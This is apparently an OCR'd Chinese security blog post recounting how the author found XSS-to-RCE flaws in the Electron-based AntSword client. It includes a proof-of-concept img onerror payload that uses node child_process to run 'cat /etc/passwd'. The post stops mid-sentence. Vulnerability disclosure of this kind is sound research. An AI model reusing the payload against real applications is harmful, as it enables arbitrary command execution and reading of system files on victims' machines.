
蚁剑客户端RCE挖掘过程及源码分析

发布时间：2019-04-12 14:30:51



Author:evoA@Syclover

前言：

事情的起因是因为在一次面试中，面试官在提到我的CVE的时候说了我的CVE质量不高。简历里那几个CVE都是大一水过来的，之后也没有挖CVE更别说高质量的，所以那天晚上在我寻思对哪个CMS下手挖点高质量CVE的时候，我盯上了蚁剑并挖掘到了一枚RCE，虽然漏洞的水平并不高但是思路和过程我觉得值得拿来分享一下。

Electron

Electron是由Github开发，用HTML，CSS和JavaScript来构建跨平台桌面应用程序的一个开源库。 Electron通过将Chromium和Node.js合并到同一个运行时环境中，并将其打包为Mac，Windows和Linux系统下的应用来实现这一目的。

简而言之，只要你会HTML，CSS，Javascript。学习这门框架，你就能跨平台开发桌面应用程序，像VSCode，Typora，Atom，Github Desktop都是使用Electron应用进行跨平台开发。虽然Electron十分简单方便，但是我认为其存在很严重的安全问题

第一个蚁剑的洞

面完的当晚我正对着github的开源项目发呆，准备寻找一些开源项目进行审计，却不知不觉的逛到了历史记录蚁剑的项目，当我准备关闭的时候，一行说明引起了我的注意

AntSword release v2.0.6

> AntSword in your hands, no worries in your mind!

AntSword is an open source, cross-platform website administration tool, being designed to meet the needs of penetration testers together with security researchers with permissions and/or authorizations as well as webmasters.

Anyone shall not use it for illegal purposes and profitability. Besides that, publishing unauthorized modified version is also prohibited, or otherwise bear legal responsibilities.


This software, of which the development thought is modularization, is intended to provide easy-to-understand codes and modification guidelines for users of different levels. Therefore, any contribution making by everyone to this project is encouraged, whether large or small. By doing so, this tool can be more convenient and consequently become your most powerful kit!


中文说明 / Document / Changelog

Development stack

- Electron
- ES6
- dhtmlx
- Nodejs
- And other libraries called in the project.

我发现蚁剑是使用Electron进行开发的，这就说明了我可以进行Electron应用的漏洞挖掘，于是我抱着试试看的运气打开了蚁剑，并在最显眼的位置输






成功XSS！由于蚁剑用Electron开发，当前程序的上下文应该是node，于是我们可以调用node模块进行RCE


poc:

```
<img src=# onerror="require('child_process').exec('cat /etc/passwd',(error, stdout, stderr)=>{
  alert(`stdout: ${stdout}`);
});">
```



另三个洞

成功RCE，那天晚上在和Smi1e师傅吹水@Smi1e，跟他聊到这个后，他发现shell管理界面也没有任何过滤



以上三个点都可以XSS造成RCE，poc和上面一样，就不做演示了，于是我把这些洞交了issue

但是结果是

